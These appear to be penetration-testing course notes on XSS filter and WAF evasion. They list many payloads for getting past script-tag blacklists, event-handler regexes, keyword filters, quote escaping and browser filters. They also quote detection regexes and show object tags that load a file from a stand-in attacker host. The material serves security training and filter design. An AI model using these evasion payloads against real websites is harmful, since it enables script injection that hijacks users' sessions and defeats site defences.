Module 4 - XSS Filter Evasion and WAF Bypassing

Most common scenarios you will come across are:

- the xss vector is blocked by the application or something else
- the xss vector is sanitized
- the xss vector is filtered or blocked by the browser

Bypassing Blacklisting Filters

- blacklisting filters are easy to install therefore they are the most common.
- its all a matter of 'patterns' (regex)


Injecting Script Code

<script> ← most filters block bcuz its the most common

Bypassing weak <script> tag banning

- `<ScRiPt>alert(1);</ScRiPt>` ← upper & lower characters
- `<ScRiPt>alert(1);` ← Upper & lower case characters without closing tag
- `<script/randomstring>alert(1);</script>` ← random string after the tag name
- <script ← newline after the tag name
  >alert(1);</script>
- `<scr<script>ipt>alert(1)</scr<script>ipt>` ← Nested tags
- `<scr\x00ipt>alert(1)</scr\x00ipt>` ← NULL byte (IE up to v9)

ModSecurity: script tag based xss vectors rule



Beyond <script> tag... Using HTML attributes

- `<a href="javascript:alert(1)">show</a>`
- `<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">show</a>`
- `<form action="javscript:alert(1)"><button>send</button></form>`
- `<form id=x></form><button form="x" formaction="javascript:alert(1)">send</button>`
- `<object data="javascript:alert(1)">`
- `<object data="data:text/html,<script>alert(1)</script>">`
- `<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">`
- `<object data="//hacker.site/xss.swf">`
  - https://github.com/evilcos/xss.swf
- `<object code="//hacker.site/xss.swf" allowscriptaccess=always>`
  - https://github.com/evilcos/xss.swf

Beyond <script> Tag...Using HTML Events

- almost all event handlers identifier start with **on** and are followed by the name of the event
- most used one is → **onerror**
  - `<img src=x onerror=alert(1)>`

Some HTML4 tags examples

- `<body onload=alert(1)>`
- `<input type=image src=x:x onerror=alert(1)>`
- `<isindex onmouseover=”alert(1)”>`
- `<form oninput=alert(1)><input></form>`
- `<textarea autofocus onfocus=”alert(1)”>`
- `<input oncut=”alert(1)”>` #when cutting something from the input (ctrl + x)
- `<input oncopy=”alert(1)”>` #when copying something from the input (ctrl + c)
- `<input onpaste=”alert(1)”>` #when pasting something from the input (ctrl + v)

Some HTML5 tags examples

- `<svg/onload=alert(1)>`
- `<keygen autofocus onfocus=alert(1)>`
- `<video><source onerror=”alert(1)”>`
- `<marquee onstart=alert(1)>`

Defensive pov

- the solution is to filter all the events that start with **on*** in order to block this injection point.
    - this is a very common regex u might find used widely → ***(on\w+\s*=)***

But We Hackers can still bypass this defense technique!

- `<svg/onload=alert(1)>`
- `<svg//////onload=alert(1)>`
- `<svg id=x; onload=alert(1)>`
- `<svg id=`x` onload=alert(1)>`


but Defenders have an upgrade

- ***(?i)([\s\”’`;\/0-9\=]on\w+\s*=)***

Some bypasses for this

- `<svg onload%09=alert(1)>`

- `<svg %09onload=alert(1)>`
- `<svg %09onload%20=alert(1)>`
- `<svg onload%09%20%28%2C%3B=alert(1)>`
- `<svg onload%0B=alert(1)>` #IE only




Browsers and in continuous evolution, therefore some of the characters allowed may not work anymore. so on shazzer fuzz DB, gareth heyes has created two fuzzer tests:

- Characters allowed after attribute name
  - http://shazzer.co.uk/vector/Characters-allowed-after-attribute-name
- Characters allowed before attribute name
  - http://shazzer.co.uk/vector/Characters-allowed-before-attribute-name

U can run it in your browser or view the resutls of browsers already scanned

Valid regex rule



Keyword based Filters

- ***Note: u can use encoding and obfuscation techniques u learned in module 1***

Character Escaping

Unicode here without using native functions

- Unicode → `<script>\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029</script>`
- Unicode → `<script>\u0061lert(1)</script>`

Unicode escaping using native functions #eg: eval

- `<script>eval("\u0061lert(1)")</script>`
- `<script>eval("\u0061\u006c\u0065\u0072\u0074\u0028\u0031\u0029")</script>`


Character Escaping > decimal, octal, hexadecimal


******

if the filtered vector is within a string, in addition to Unicode, there are multiple escapes we may adopt

- `<img src=x onerror="\u0061lert(1)">`
- `<img src=x onerror="eval('\141lert(1)')"/>`
- `<img src=x onerror="eval('\x61lert(1)')"/>`


******





Constructing Strings


- **eg: *alert* keyword is blocked, but most likely *"ale"+"rt"* is not detected**



- String.fromCharCode(97,108,101,114,116)

Execution sinks

- functions that parse string as js code are called ***execution sinks***
- http://www.webappsec.org/projects/articles/071105.html
- https://code.google.com/archive/p/domxsswiki/wikis/ExecutionSinks



Pseudo-protocols

javascript: is an "***unofficial URI scheme***", commonly referred as a pseudo-protocol. It is useful to invoke JavaScript code within a link.

A common pattern recognized by most filters is **javascript** keyword followed by a colon character (**:**)

```
<a href="javascript:alert(1)"/>
```

Blocked!!

```
<object data="javascript:alert(1)">
```

Blocked!!

```
<object data="JaVaScRiPt:alert(1)">
<object data="javascript&colon;alert(1)">
<object data="java
script:alert(1)">
<object data="javascript&#x003A;alert(1)">
<object data="javascript&#58;alert(1)">
<object data="&#x6A;avascript:alert(1)">
<object
data="&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;alert(1)">
```

The **data** URI scheme allows for the inclusion of **small** data items served with different media types. This is the structure form:

```
data:[<mediatype>][;base64],<data>
```

The media type that mainly interests us is **text/html**, and the **base64** indicator, which allows us to encode our data. Let's see some implementations.


Bypassing Sanitization

- **most common filter is to HTML encode some key characters such as < (<), > (>), etc**

String Manipulations

- **Removing some keywords like <script>, but if it doesn't sanitize recursively it can be bypassed!**
  - **<scr<script>ipt>alert(1);</script>**


Removing HTML Tags




- We can create more complex vectors if we get the sequence of the filter ^_^

Escaping Quotes


- filters place the backslash character before quotes to escape that kind of character.






- So this is explaining that the filter escapes the `\` and the `'`


- so the bypass for this is plaing `\'` so that the filter will escape only the `\`
  - it will be like this `\\'`
    - and that will get the string terminated & allowing us to execute alert()
      - then we need to comment the leading string //




- String.fromCharCode()
  - String.fromCharCode(120,115,9416)



unescape has been deprecated, so we use decodeURIComponent





Escaping Parentheses

- \x28\x29 → ( )
- **<img src=x onerror="windows.onerror=eval;throw'=alert\x281\x29'">**

The technique abuses the onerror handler that is part of the window object, assigning a function to call once an error has been generated using **throw** followed by the arguments to the function assigned to the error handler. Crazy huh? Let's look at an example.


Since the *"arguments section"* is quoted, it is possible to do some encoding like the following:

```
<img src=x onerror="
window.onerror=eval;throw'\u003d&#x0061;&#x006C;ert&#x0028;1&#41;'
"/>
```


Bypassing Browser Filters

(Un)Filtered Scenarios - Injecting Inside HTML Tag


(Un)Filtered Scenarios - Injecting Inside HTML Tag Attributes



(Un)Filtered Scenarios - Injecting Inside SCRIPT Tag




(Un)Filtered Scenarios - Injecting Inside Event Attributes



(Un)Filtered Scenarios - DOM Based


DOM Based
DOM based are not inspected by native browser filters.
http://victim.site/inject?next=javascript:alert(1)
<script>
...
var next = location.search.replace("?next=", "");
domEl.innerHTML = "next page";


DOM Based
There are other scenarios that are not covered by browsers filters.
For example, fragmented vectors in multiple GET parameters or attacks that are not reflected in the same page, mXSS, etc.

References


XSS Filter Evasion Cheat Sheet
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
HTML5 Security Cheatsheet
http://html5sec.org/
OWASP ModSecurity Filter
https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf
xss.swf
https://github.com/evilcos/xss.swf